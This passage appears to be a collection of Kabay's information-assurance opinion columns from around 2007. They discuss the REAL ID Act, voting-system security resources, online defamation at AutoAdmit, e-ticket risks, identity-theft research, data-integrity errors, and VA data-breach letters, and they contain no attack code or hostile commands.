- by Topic Cluster
- by Family
- by Legal Requirement."

They add, "The Guide will be updated on a bi-annual basis to include new documents, topic clusters, and legal requirements, as well as to update any shifts in document mapping that is appropriate."

Topic clusters include 23 classifications to help locate documents, starting with Annual Reports, Audit & Accountability and Authentication and finishing with Smart Cards, Viruses & Malware and Historical Archives (out of alphabetical order for some reason). The "Families" classification starts with Access Control, Awareness & Training, Audit & Accountability and finishes with System & Information Integrity. The Legal Requirements classification includes the FISM (Federal Information Security Management Act of 2002), OMB Circular A-130 (Management of Federal Information Resources, Appendix III: Security of Federal Automated Information Resources), Health Insurance Portability and Accountability Act (HIPAA), and

Homeland Security Presidential Directive-7 (HSPD-7) – Critical Infrastructure Identification, Prioritization, and Protection among others.

The guide is particularly attractive in its layout and typography; we have Michael James of The DesignPond to thank for the colorful, tasteful color scheme and graphics.

My thanks to my friend and colleague Elizabeth Templeton, Administrative Director of the MSIA Program at Norwich University for pointing out this valuable new resource.

The Paper It's Written On:
Identification Cards and National Security

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The REAL ID Act < http://thomas.loc.gov/cgi-bin/bdquery/z?d109:H.R.418: > is currently the subject of hot debate in the Judiciary Committee of the Senate of the United States < http://www.networkworld.com/news/2007/050407-privacy-groups-renew-push-against.html >.

Proponents of the Act argue that it "to make sure our driver's licenses and government issued IDs can't be faked. We need to hold employers accountable for hiring illegal workers, and real IDs will make this enforcement possible." < http://www.gop.com/News/Read.aspx?ID=6222 > Even if one disapproves of the very idea of a national identity card – with all the privacy concerns that such a system raises, < http://www.epic.org/privacy/id_cards/ > it's hard to disagree that the burden of extra paperwork would inconvenience some illegal immigrants to the US as well imposing additional nuisances on citizens and legal residents requesting drivers' licenses.

However, the Department of Homeland Security has a startling assertion on its Website: "REAL ID is a nationwide effort intended to prevent terrorism. . . ." < http://www.dhs.gov/xprevprot/laws/gc_1172767635686.shtm > One category of objections is exactly analogous to opposition to gun-control laws: the laws won't work because criminals will ignore them. For example, Rep. Ron Paul (R-TX) wrote in 2005, "One overriding point has been forgotten: Criminals don't obey laws! As with gun control, national ID cards will only affect law-abiding citizens. Do we really believe a terrorist bent on murder is going to dutifully obtain a federal ID card? Do we believe that people who openly flout our immigration laws will nonetheless respect our ID requirements? Any ID card can be forged; any federal agency or state DMV is susceptible to corruption. Criminals can and will obtain national ID cards, or operate without them. National ID cards will be used to track the law-abiding masses, not criminals." < http://www.house.gov/paul/tst/tst2005/tst050905.htm > By this reasoning, we would have no laws at all.

More on this topic in the next column.

National Identification Cards and National Security

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I started to discuss the REAL ID Act, which is currently back in the news because of a resurgence of strong opposition to its activation in 2008. < http://www.washingtonpost.com/wp-dyn/content/article/2007/05/08/AR2007050801899.html > I mentioned that I choose to dismiss one class of objections altogether: the notion that because there are ways around the restrictions of the REAL ID Act, therefore it should be abandoned.

A much more serious objection to REAL ID as a security measure is rooted in how we use identification and authentication for security. Bruce Schneier has written clearly about this issue in an essay from the 2004-02-15 "Crypto-Gram" newsletter. < http://www.schneier.com/crypto-gram-0402.html#6 > In "Identification and Security," he makes the point that identification does not in itself tell us anything about the threat posed by an individual. Instead, an identifier allows authorities to compile profiles about individuals based on their recorded behavior – behavior that would be harder to compile without a unique, consistent identifier. Consider how much harder it is to track people who travel by bus and pay cash for their tickets than those who travel by air and use credit cards; but then ask yourself if travel patterns are sufficient to allow effective identification of terrorists.

The 9/11 terrorists all had identification papers – some authentic, some forged. You can read extensive excerpts from _9/11 and Terrorist Travel: A Staff Report National Commission on Terrorist Attacks Upon the United States_ on the Amazon Web site < http://www.amazon.com/11-Terrorist-Travel-National-Commission/dp/1577363418 >.

If a suicide bomber is sitting beside you on your flight from Chicago to Tampa, I really don't think that knowing that person's name before or after the explosion makes very much difference – in the absence of specific intelligence about that specific person. Simply having employees of state departments of motor vehicles demand birth certificates, green cards, US passports or other acceptable documentary evidence of legitimate standing as legal residents of the USA tells us _NOTHING_ about the risks posed by any individual.

More in my third and last commentary on this problem next time.

Identification versus Knowledge

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last two columns, I commented on the REAL ID Act and some of the doubts about its usefulness in national security.

The confusion of identification and security comes in part from the normal application of identification and authentication in restricted, known populations such as groups of employees. We are used to assuming – correctly, we hope – that employees have been vetted to some reasonable extent before they are hired. Therefore identifying someone who is on a list of employees and authenticating their identity makes sense: it helps to reduce risk.

But the situation is quite different when we simply label people with _no_ information about their trustworthiness. Being born in the USA (or being a legal resident, for that matter) is no guarantee of safety or sanity; see the Southern Poverty Law Center's Intelligence Project for some mood-souring details of the world of native-born American terrorists. < http://www.splcenter.org/intel/intpro.jsp >

The confusion between identification and knowledge reminds me of an incident that occurred in 1966 when I was a biology student at McGill University. The lab assistant told us that we would have to memorize the Latin names for the formal classification of ten plants. I asked, "What, just the names? Nothing about the plants themselves? No information about their habitat, life cycle, pests or anything? Just names??" Readers will not be surprised to find that I was an arrogant young man when I was 16 – after all, what would you expect, if you've read my stuff? Therefore I protested, "That's ridiculous. Knowing a plant's name tells us nothing more than how to point to it if someone else knows the name. Identifying a plant is not equivalent to knowing about its biology." I should point out that I had been learning Latin names of plants and animals since I was a child – as part of what I liked to know about them. But when the quiz came around I crossed my arms and said loudly, "I refuse to participate in this farce." I got zero, but I stand by my position even more than 40 years later. And not by the way, when students criticize my exam questions, I give them extra points if their objections and suggestions are well founded!

But back to security: I greatly fear that the emphasis on identifying people when they travel – by air, mind you, not by bus or even by some trains – is more a matter of political theater than a significant contribution to the security of travelers or to national security. Insisting on identification papers for air travelers has the same purpose and about the same value as asking all air travelers to remove their shoes in the security inspection: it makes people who don't know much about security feel that The Nation is In Safe Hands but it does not have much to do with improving security. And thank goodness that idiot Richard Reid didn't put explosives in his underpants.< http://news.bbc.co.uk/1/hi/uk/1731568.stm >

If you are interested in reading more of my analysis of travel safety, please see the essay "Airport Safety." < http://www.mekabay.com/opinion/airport_safety.pdf > or < http://www.mekabay.com/opinion/airport_safety.htm >.

Brennan Center Provides Resources for Security Activists

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of my constant themes to students (and to readers) is that security professionals ought to apply our knowledge of security fundamentals and technology to all aspects of our lives, including our roles as citizens. Here in the United States, one of the areas where I have personally contributed my perspective as a professional in the public sphere is discussions of electronic voting systems. As I have written in previous columns over the years (see for example http://www.networkworld.com/newsletters/sec/2003/0127sec1.html , http://www.networkworld.com/newsletters/sec/2003/0127sec2.html , and http://www.networkworld.com/newsletters/sec/2006/1009sec1.html), I profoundly object to electronic-voting systems that have no independently-verifiable audit trail; I've testified to that effect before the Vermont Senate, in public meetings on the issue, and in briefings presented to the office of the Secretary of State of Vermont.

On this theme of public involvement, I want to draw readers' attention to an excellent resource that touches on many aspects close to our professional interests: the Brennan Center for Justice of the New York University School of Law. < http://www.brennancenter.org/ > The Center has many areas of possible interest, including

- Access to Justice
- Campaign Finance Reform
- Courts & Government
- Immigrant Rights
- Liberty & National Security*
- Criminal Justice Reforms*
- Voting Rights & Elections*
- Wages, Jobs & a Strong Economy.

However, readers of this column may be particularly interested in the resources in the three sections I have marked with an asterisk.

In the "Liberty & National Security" page < http://www.brennancenter.org/subpage.asp?key=125&proj_key=54 > the Center has links to many valuable documents discussing security implications of issues such as the abrogation of habeas corpus, the implications of unchecked presidential power, reduced independence of the federal courts, increased governmental secrecy, and racial and ethnic profiling.

The "Criminal Justice Reforms" section < http://www.brennancenter.org/subpage.asp?key=41 > has a number of areas of possible interest to security practitioners, especially those with experience in or ties to law enforcement. Topics where security experts may be particularly interesting in contributing their expertise include

- Sentencing reform <

http://www.brennancenter.org/subpage.asp?key=42&proj_key=35685 >, where one can read about attempts to "promote rational sentencing approaches through law reform that secures both fairness and safety" and which may help us reduce recidivism and the dangers posed by habitual offenders.

- Post-conviction penalties < http://www.brennancenter.org/subpage.asp?key=42&proj_key=59 > which examines to what degree offenders should continue to carry the stigmata of their crimes after their sentences are complete. These issues significantly affect our hiring policies and practices.

"Voting Rights & Elections" < http://www.brennancenter.org/subpage.asp?key=38&proj_key=76 > is potentially the most interesting to technically-savvy security experts. There's a comprehensive report available that appeared in October 2006 called "The Machinery of Democracy: Voting System Security, Accessibility, Usability, and Cost" < http://www.brennancenter.org/dynamic/subpages/download_file_38150.pdf > that packs in 190 pages of detailed analysis of all aspects of electronic voting systems (watch out for the violently red page 2, which practically burst my eyeballs when I switched past it the first time). I was particularly pleased to see a section entitled "Voting System Vulnerabilities" that defined threat analysis and then went into several pages of details of potential attacks on voting systems. The six security recommendations are interesting and I encourage readers to study them in detail:

1. Conduct Automatic Routine Audit of Paper Records
2. Conduct Parallel Testing
3. Ban Wireless Components on All Voting Machines
4. Mandate Transparent and Random Selection Procedures
5. Ensure Decentralized Programming and Voting System Administration
6. Implement Effective Procedures for Addressing Evidence of Fraud or Error

In summary, there's plenty of material on the Brennan Center's site for anyone to study. Whether you agree with the Brennan Center's positions, I hope that some readers will be motivated to get involved in their local, state and national affairs to contribute their intelligence and expertise.

Lack of Moderation

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the most difficult concepts for some of my undergraduate students to grasp is that the First Amendment of the United States Constitution applies to _government regulation_ and is not a carte blanche for defamation. Just because there are limits on the kinds of speech that governments can restrict does _not_ mean that all speech by individuals or groups is automatically free from consequences.

In later columns, I will be exploring the details of the legal framework governing speech, the definitions of protected (and unprotected) speech under the First Amendment, and definitions and consequences of defamation. Today I just want to address my students and anyone else who thinks that "It's a free country and therefore I can say anything I want to…" if they believe that the rest of the sentence is "…without consequences."

Back in 2005, a minor kerfuffle erupted when Prof Brian Leiter criticized two organizers of the AutoAdmit < http://www.autoadmit.com/ > discussion board. In a hard-hitting attack on the organizers, Leiter accused them of running a "Prelaw Discussion Board Awash in Racist, Anti-Semitic, Sexist Abuse." < http://leiterreports.typepad.com/blog/2005/03/penn_law_studen.html > Readers with a low offense-threshold may want to read that report with care, since the examples of racism and sexism are pretty sickening.

On of the fascinating aspects of the discussion is that the AutoAdmit organizers responded to criticism by stating that ""We are very strong believers in the freedom of expression and the marketplace of ideas. This is why we allow off-topic discussion and almost never censor content, no matter how abhorrent it may be."

Professor Eugene Volokh of University of California at Los Angeles Law School commented that private individuals may or may not choose to moderate discussion boards by removing objectionable or off-topic materials and that having strong responses by others to such racist and sexist postings may be a Good Thing. < http://volokh.com/posts/1110478573.shtml >

He also added that there is nothing stopping anyone from moderating a discussion board if they so choose. I was the WizOp of the CompuServe NCSA Security Forum from 1991 to 1995, where we had strictly moderated discussions where profanity, attacks on named religious or ethnic groups and _ad hominem_ attacks were removed from the board at once. We would write to the violators of our posted policies and explain that they could get their messages across perfectly well without being rude. Occasionally, we'd get back a rant from someone claiming that we were violating First Amendment writes by "censoring" speech; we had a stock answer we could paste into our reply that ran something like this:

"The First Amendment applies to _government_ restrictions on some types of "protected" speech. We are not affiliated with any governmental entity; we are an entirely private organization and we can set whatever rules we wish. If we tell you not to use the letter e in messages, we may not get many postings, but we're not violating anyone's rights. However, we

don’t remove messages because we disagree with the arguments or positions presented; we remove them only if they contain abusive language and attacks on groups or individuals. Abide by our rules or leave the Forum. And we will block you if you repeat your offenses.”

We had a _wonderful_ Forum filled with interesting postings and vigorous discussions.

For an opposite view of the issues of moderation and free speech, see an interesting posting by Henry Lien entitled “Free Speech 2.0” posted by the Stanford Center for Internet and Society. < http://cyberlaw.stanford.edu/node/5234 >

More on this case in my next column.

Freedom of Speech and Its Consequences

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I introduced the case of AutoAdmit < http://www.autoadmit.com/ >, where the owners allowed graphic racist and sexist lies to be posted at will on a site claiming to be devoted to the interests of law students. I began that article by explaining that some of my undergraduate students have trouble understanding that what they post in cyberspace may have unintended consequences later in their lives.

In March 2007, Ellen Nakashima of the Washington Post published a blistering analysis of the personal consequences to specific individuals of the libel published on AutoAdmit.< http://www.washingtonpost.com/wp-dyn/content/article/2007/03/06/AR2007030602705_pf.html > Brilliant, talented women law students were denied jobs at top law firms; suspicions fell on vile postings on that board which "feature derisive statements about women, gays, blacks, Asians and Jews…. disparage individuals by name or other personally identifying information …. [and] included false claims about sexual activity and diseases." The author pointed out that such postings eventually get indexed by search engines such as Google and are available to potential employers during their due diligence background checks. Unfortunately, some of these firms decline to risk embarrassment and therefore decline to hire the defamed law students.

One of the principals in the AutoAdmit case published a fascinating rebuke to an organization called Reputation Defender < http://www.reputationdefender.com/ > in which he refused to help remove defamatory materials about named individuals because he objected to the way in which he was approached.< http://www.autoadmit.com/challenge.to.reputation.defender.html > Readers can gain a clear understanding of that person's values and concern for the victims of his board's policies by reading his self-defense.

In May 2007, _Wall Street Journal Law Blog_ writer Amir Efrati reported that the other AutoAdmit principal had been refused continued employment at a prestigious law firm. The attorney who refused further employment wrote, "We expect any lawyer affiliated with our firm, when presented with the kind of language exhibited on the message board, to reject it and to disavow any affiliation with it. You, instead, facilitated the expression and publication of such language. . . . [and your resignation from the site was] too late to ameliorate our concerns."

I think that the people who ran this board had no sense of responsibility for the damage they were potentially causing to real human beings when they allowed lies and threats to remain on their discussion board. It's easy to focus on abstractions and misinterpretations of the First Amendment and to lose sight of simply human empathy and bonds of social relations when everything is carried out impersonally in cyberspace. For more on that topic, see my paper "Totem and Taboo in Cyberspace: Integrating Technology into our Moral Universe" < http://www.mekabay.com/ethics/totem_taboo_cyber.htm > or < http://www.mekabay.com/ethics/totem_taboo_cyber.pdf >

So, students, learn the lesson well: speech may be free but disregard for the consequences of our actions does not always go unpunished.

E-Tickets for Air Travel by End of 2007

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Today I turn to a tidbit I ran across as I was updating my INFOSEC Year in Review database < http://www.mekabay.com/iyir > in preparation for upcoming courses. It seems that the International Air Transport Association (IATA) hopes to see all paper airline tickets issued outside airports disappear totally by the end of 2007. < http://www.washtimes.com/functions/print.php?StoryID=20060605-114856-3500r >

According to the article by Kara Rowland of the _Washington Times_, a paper ticket issued by a travel agent costs about $10 in materials and processing versus about $1 for the electronic version issued at the airport by a desk agent or at an electronic kiosk.

Readers might want to consider the risks of depending entirely on an airline's computer, database and personnel as the sole repositories of proof of their purchases. What exactly would we do if a software glitch or a user error were to try to send us to San Salvador when we needed to fly to San Diego or to wipe out all records of our flight? Even worse, what if the ticket information is lost _after_ we get to our destination and before we fly home?

In today's security environment, not having a ticket home could be a significant problem. My wife's dear uncle, a distinguished-looking neurosurgeon in his seventies, recently got stuck in a Florida airport because of bad weather in his destination city, Boston. He tried to get anywhere further north and eventually agreed to buy a one-way ticket to Atlanta. When he went through security, he was taken aside and thoroughly interrogated – because everyone with a one-way ticket gets listed automatically as a security threat.

As a programmer since 1965, a long-time reader of the RISKS FORUM DIGEST < http://catless.ncl.ac.uk/Risks/ >, and a teacher of programming and software quality assurance for more than 25 years, I have to say that I print my own records of all Internet-based ticket purchases and carry them with me to the airport. You might want to consider doing the same.

Of course, if airline personnel really insist that there never was a ticket, perhaps we'll be accused of forging the papers we are carrying. I wonder what kind of security interrogation that would occasion?

Sigh.

Thinking about Cybercrime News

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Steven Zeligman, MSIA, MCP, CISSP is a graduate student of the Norwich University MSIA program who strode proudly across the stage in June to accept his diploma. He sent me his final essay of the Detection, Response and Hot Topics seminar a while back; I hope you enjoy his thoughtful comments about management perspectives on the growing cybercrime problem. What follows is Mr. Zeligman's own text with some of my edits and a personal coda from me. We've included a Further Readings section at the end of the article with entries corresponding to the numbers in [square brackets].

* * *

Will business and government respond rationally to cybercrime news? Or will we continue to see reports of inadequate funding for information assurance (IA) and national security across government agencies and corporations?[1]

Sometimes it seems as if the information age has made the number of bad people increase exponentially – we hear more and more about the involvement of organized crime rings in computer crime today.[2] However, I doubt that there are any more malicious individuals than there were before the Internet existed; we just hear more about what the bad guys are doing and how they are accomplishing their misdeeds because of increases in the speed and distribution of information.

Developing and implementing technical, administrative, and physical security countermeasures is a cost of doing business that subtracts directly from a company's short-term bottom line. If a company's senior management do not understand the justification for incurring security expenditures, they won't fund security. Generally speaking, the management of traditional brick-and-mortar companies understand the need to invest in _physical_ security controls better than they grasp the value of IA. Similarly, most individuals are well aware of how to protect themselves against theft and assault, but they are less likely to resist phishing, Trojans and other computer-mediated attacks. Many business people have no awareness at all of simple IA measures such as avoiding discussions of confidential matters on cell phones while in public places; many well-meaning people commit elementary blunders such as picking bad passwords or writing them down on sticky notes.

Unfortunately some managers still don't understand that information security needs to be integrated into their products and services in the design phase, not added later as an afterthought or as a belated response to a cyber attack. Businesses that store their clients' personally identifiable information (PII) must accept that there is no precisely quantifiable return on investment for properly incorporating IA personnel and practices into how they do business.[3] Instead, they need to realize that having a good IA program is another form of insurance – a method of spreading risk through loss avoidance and loss mitigation – that has to have a high funding priority. The recent series on Veterans Affairs' data losses should be warning enough of the potential liability of losing control over PII! Consumers should demand that companies

properly safeguard their information by looking into privacy policies and expressing their displeasure at sloppy handling of PII. The media should continue to broadcast IA stories to raise security awareness levels and to provide practitioners with concrete examples of security issues with which to reach non-technical executives.

IA professionals must continue to improve the availability, integrity, confidentiality, control, authenticity and utility of information. A growing number of highly skilled IT professionals are becoming IA specialists.[4] Some are educating the public by providing good information about effective IA practices; some are being hired by and educating businesses to improve information security within their products; some are in colleges and universities educating the next generation of IT professionals to think about security first. I think that there is hope for the future of IA as long as awareness, training and education continue to match the growth in offensive capabilities of our enemies.

M. E. Kabay adds:

In practical terms, I recommend that readers engage in discussion of IA with upper managers in their place of employment. In the MSIA program at Norwich University, students have to interview their colleagues throughout the 18 months of study and it is an eye-opening experience that helps everyone, students and managers alike. Find out how your colleagues think (and feel) about IA throughout the organization. You may be surprised at how far you have to go in changing ingrained attitudes about security in some circles; you may be surprised at the allies you can identity through personal contact. Such personal contacts be useful not only in instituting corporate culture change about security but also in long-term development of your own career.[5]

CIMIP Fights Identity Theft

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In June of 2006, the Center for Identity Management and Information Protection (CIMIP) at Utica College < http://www.utica.edu/academic/institutes/cimip > was created < http://www.utica.edu/academic/institutes/cimip/mediacenter/index.cfm?action=detail&id=1018 > in a partnership including the Economic Crime Institute (ECI) of Utica College < http://www.ecii.edu/ >, LexisNexis < http://www.lexisnexis.com/government/ > and IBM Entity Analytics < http://www-306.ibm.com/software/data/db2/eas/ >. The CIMIP's mission is "a research collaborative dedicated to furthering a national research agenda on identity management, information sharing, and data protection. . . . [I]ts ultimate goal is to impact policy, regulation, and legislation, working toward a more secure homeland."< http://www.utica.edu/academic/institutes/cimip/about/index.cfm > Since its founding, it has attracted many other sponsors and collaborators, including the United States Secret Service, the Federal Bureau of Investigation, Carnegie Mellon University Software Engineering Institute's CERT/CC, Indiana University's Center for Applied Cybersecurity Research, and Syracuse University's CASE Center (for links, see the Partners page at < http://www.utica.edu/academic/institutes/cimip/partners/partners.cfm >).

In October 2006, the Center was awarded $1.7M by the State of New York for its operations.< http://www.utica.edu/academic/institutes/cimip/mediacenter/index.cfm?action=detail&id=1196 >

The CIMIP has several valuable research projects under way including the following, which are described in more detail on the research page < http://www.utica.edu/academic/institutes/cimip/research.cfm >:

- Identity Fraud Trends and Patterns: Building a Data-Based Foundation for Proactive Enforcement
- Identity Theft Assistance Corporation (ITAC)
- Survey: ID Theft Awareness and Behavior of 18-29 Year Olds
- The Use of Identity Management by Non-Compliant Sexual Offenders
- Identity Management Research Workshop.

I downloaded three interesting white papers from the site after a simple registration process.< http://www.utica.edu/academic/institutes/ecii/publications/papers.cfm > These older documents (all PDFs) provided the basis for creation of the CIMIP and have information that is still of value.

- The Growing Threat of Economic and Cyber Crime (2000) – 42 pages of foundational information including types of economic crime, costs as of the late 1990s, effects on victims, law-enforcement organizations and coordination, and recommendations.

- Identity Fraud: A Critical National and Global Threat (2003) – 48 pages of follow-up to

the original 2000 report by two of the major authors, Dr Gary R. Gordon of the ECI and Norman A. Willox, Jr of LexisNexis. Topics include the role of identity fraud in criminal and terrorist activities, US and international laws about identity fraud, and technological and policy recommendations.

- Using Identity Authentication and Eligibility Assessment to Mitigate the Risk of Improper Payments (2005) – an 18-page brief from Gordon and Willox about fraud and abuse of entitlement programs run by the US federal government. The paper discusses the role of false identities in such abuse and reports on three field studies of different methods of verifying the authenticity of identities used in registering for government programs or benefits. The authors discuss risk assessment methodologies that can usefully be applied to all types of identification and authentication requirements for large populations, including the issues raised in my recent articles about the weakness of identification and weak authentication as a basis for improving security.< http://www.mekabay.com/opinion/id_cards_national_security.pdf >

- The Ongoing Critical Threat of Identity Fraud: An Action Plan (2006) – an 11-page continuation by Gordon and Willox of their 2003 report. The paper uses the same headings as the 2003 report but unfortunately omits a table of contents. Each section discusses changes since the 2003 status and adds recommendations. The report has many fascinating insights; for example, the authors cite John Sparks' comment from a January 2006 review, "And then there's China, where Internet penetration is expected to top 10 percent in 2006. Because China's PCs don't generally run licensed versions of Microsoft's Windows, they're not eligible for the security patches Microsoft makes available to its legitimate users. Hackers have already taken control of the PCs of thousands of unsuspecting Chinese and used them as a platform from which to launch spam attacks. These so-called botnets are routinely bought, sold and swapped in Internet chat rooms."< http://www.msnbc.msn.com/id/10682795/site/newsweek/ >

I have registered on the CIMIP site to receive alerts when they publish new research reports and I wish them well in their important work.

Quality Control, Data Integrity, and the Silly Season

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Every now and then we read about errors that we just have to laugh at. And now and then I get tired of writing serious columns. So today, either indulge me or just ignore this contribution altogether.

Just the other day, I received an advertising flier from a major company (politeness accounts for my suppressing the name) that had me in stitches. Here are the bargains advertised in the flier:

- 640 GB internal hard drive: was $14999; now only $7999
- 640 GB external hard drive: only $9999 – Limited time. Limited supply.
- 250 GB external hard drive: was $14494, now only $7899
- Super DVD 22X Writer: only $9999

Amazing what happens when you leave out decimal points, eh? This is a classic example of a failure of data integrity: what went out were not the data that the sales department wanted to advertise!

I wonder how many thousands of customers thought that they had received a blast from the past? When I started work at Hewlett Packard in 1980, our largest disk drive was the HP7925 which had a staggering capacity of ... [wait for it]… 120 MB. It cost U$25,000, which in today's money would be around $100K (my 1980 Honda Accord cost me $7,000 that year).

One of my favorite examples of a spectacular data integrity blooper occurred in 1999 when for unknown reasons, the BUY.COM online store Web site listed a $588 Hitachi monitor at only $164.50 — and staff failed to notice the error until two days later, by which time there were 1,600 orders for this incredible bargain. The potential cost was estimated by the company at $320,000. BUY.COM filled 200 orders and told all the rest that they were out of luck. They also posted new language on their Web site addressing the non-validity of erroneous prices. This case was reported in the RISKS FORUM DIGEST. < http://catless.ncl.ac.uk/Risks/20.21.html#subj8 >

Analysts speculated on the cause of the error. One intriguing possibility: the BUY.COM online store had a policy of underbidding any price on the Net and may possibly have used knowbots to scour the Web looking for prices of products it was selling. Speculation had it that if a competitor accidentally or deliberately posted a bad price, the unsupervised knowbot could very well poison the BUY.COM Web site database. The same technique could be used in an information warfare attack to ruin a competitor. Even worse, the same problem could occur if two companies inadvertently used the same policy of underbidding all competitors and then simultaneously launched automated processes to lower the price without human intervention. Talk about a deadly embrace. . . .

When I was a child, I was raised by a generally abusive father who punished me for making mistakes while he was forcing me to learn stuff that was years ahead of what my little buddies were studying – not conducive to popularity among the eight-year-old crowd, but I did finish

high school math by the time I was nine. One consequence of his, ah, teaching style was that I learned – the hard way – to check my work before I gave it in to him. When I reached McGill University in 1966, I carried on as I had learned and I remember my astonishment at finding out that other people did not do the same. One day, for example, I nearly caused a heart attack in another student when he said, "You've been punching in a lot of numbers on the calculator, haven't you? How many numbers are you dealing with?" "Oh," I answered, "I'm summing 1200 numbers." "You are adding 1200 numbers?!?" "Yes – in groups of 100 – and each group twice (once forward and once backward) to be sure I'm entering them right." He practically fainted. It was shortly after that that I turned to the FORTRAN compiler and punched cards to replace the calculator for that kind of work.

Strangely, I think that my father's cruel response to mistakes is one of the reasons that I have never embarrassed or humiliated students who make mistakes in my courses – I just encourage them to figure out the root of their difficulties and solve the problems.

Anyway, enough of this airy persiflage. Could we just all agree to apply some simple quality control to all aspects of our work? Especially the stuff that gets sent out to lots of people??

PIIssed Off Yet?
The VA Data Insecurity Saga.

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In March 2007, Network World writer Jon Brodkin wrote an excellent analysis of ten letters informing victims of data theft or loss of control of personally-identifiable information (PII) that their data might be compromised. < http://www.networkworld.com/news/2007/031407-wider-net-apologies-letters.html?page=1 > He pointed out that almost all of the letters failed to express any responsibility for the loss of control over data stored on unencrypted disks that were lost or stolen or for poorly-secured Web sites that posted PII without protection or with poor protection. My guess is that staff attorneys warned the public relations officials to avoid any implication of responsibility to avoid contributing anything that would exacerbate their liability in potential lawsuits. Passive voice is great for shifting responsibility from specific agents to the great gaseous cloud of the unnamable and unblamable.

"Mistakes were made," indeed.

My wife is a neuropsychiatrist; she recently received a letter from the Veterans Affairs (VA) office in Austin, Texas informing her of loss of control over her PII. I am starting this series of articles about the VA's handing of PII with a verbatim transcript of the letter she received. I think readers will be interested in seeing the contents in detail – and there is actually some generally-useful information that everyone can store away in case it's needed. In particular, I recommend that all of us save the contact information for the three credit bureaus and the phone number for the FTC service.

So here's part one of the series. In the following parts, I'll go back to the theft of computer disks containing unauthorized copies of PII on May 3, 2006. Then I'll continue the series with summaries of later cases of data theft and loss from the VA, US government reports and Congressional testimony about these problems, VA assurances of planned improvement, and the status of VA assurances. I'll wind up with analysis of the underlying issues and provide recommendations for improvement.

* * *

DEPARTMENT OF VETERANS AFFAIRS
1615 Woodward St.
Austin, TX 78772

-----, MD

Dear -----, MD:

I am writing to you, as the Director of the Veterans Integrated Service Network (VISN) 7 in Atlanta, Georgia, to inform you that I have been notified that a portable computer hard drive used by an employee of the Birmingham Veterans Affairs (VA) Medical Center is missing. This portable hard drive was used to back-up information contained on a VA employee's office computer, related to research projects with which the employee was involved. A file on the portable hard drive included information from the Unique Physician Identification Number (UPIN) Directory dated 2004, which includes demographic information and identifiers, such as the UPIN, dates of birth, state license numbers, business addresses, and employer identification numbers (EIN). In the case of your information, we believe the EIN was your Social Security Number. This file was obtained by VA from the Centers for Medicare & Medicaid Services (CMS) for the purpose of conducting research on veterans' health care.

The Birmingham VA Medical Center has conducted extensive physical searches and has involved local police and Federal investigative resources, and a reward is being offered; however, the hard drive remains missing. To prevent further security breaches or losses, we have taken immediate measures to protect the integrity and security of all personally identifiable information including prohibition of the use of external drives and the required encryption of personally identifiable information when authorized distribution is required.

An independent risk analysis was conducted as required by law, and risk mitigation recommendations are being implemented immediately. VA will contact you shortly by mail to offer a credit monitoring service at no cost to you. In the mean time, one precaution we recommend is for you to request a free credit report from one or more of the three national credit bureaus by calling the toll free number 1-877-322-8228. The credit bureaus may also be contacted at:

Equifax
P.O. Box 740241
Atlanta, GA 30374
1-800-685-1111

Experian
P.O. Box 9554
Allen, TX 75013
1-888-397-3742

TransUnion
P.O. Box 2000
Chester, PA 19022
1-800-916-8800

More information about credit protection, including placing a "fraud alert" on your accounts, is available by calling the Federal Trade Commission at its toll free number, 1-877-438-4338, or by visiting its website, http://www.ftc.gov/

If you have questions concerning this letter, the Birmingham VA Medical Center has established a dedicated call center to answer your questions. Please contact us toll free at 1-877-xxx-xxxx from
6:00 am to 9:00 pm CT, or e-mail us at < address suppressed > .

We at VA take information security and privacy very seriously. We apologize for any inconvenience or concern this situation may cause, but we believe it is important for you to be fully informed of any potential risk to you.

Sincerely,

[digitized signature]

Lawrence A. Biro
Network Director, VISN 7

VAgaries of Wandering Data

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

On May 3, 2006, a career civil servant at the Department of Veterans Affairs (VA) violated official policy by taking computer disks containing personally identifiable information (PII) about 26.5 million veterans home with him. The disks were stolen from his home. < http://www.networkworld.com/news/2006/052206-us-agency-loses-veterans-data.html?brl > Two weeks after officials learned of the theft, the VA disclosed the incident to the public and set up a Website and an 800-number to provide veterans and with information and a channel for reporting possible identity theft.< http://www.networkworld.com/news/2006/052506-lawmaker-calls-on-va-head.html?inform >

The USA.gov Website put up a page called "Latest Information on Veterans Affairs Data Security" < http://www.usa.gov/veteransinfo.shtml > with answers to frequently-asked questions; the VA itself also continued issuing press releases (using keyword “data” in the search field at < http://www1.va.gov/opa/pressrel/index.cfm > provides a reasonable chronology).

In early June 2006, the VA announced that the stolen data might include PII about up to 1.1M active-duty troops, 430,000 members of the National Guard and 645,000 members of the reserves.< http://www1.va.gov/opa/pressrel/pressrelease.cfm?id=1134 > Reactions from a coalition of veterans groups was immediate: they launched a class-action lawsuit demanding full disclosure of exactly who was affected by the theft and seeking $1000 in damages for each victim.< http://www.usatoday.com/news/washington/2006-06-06-veterans-data_x.htm >

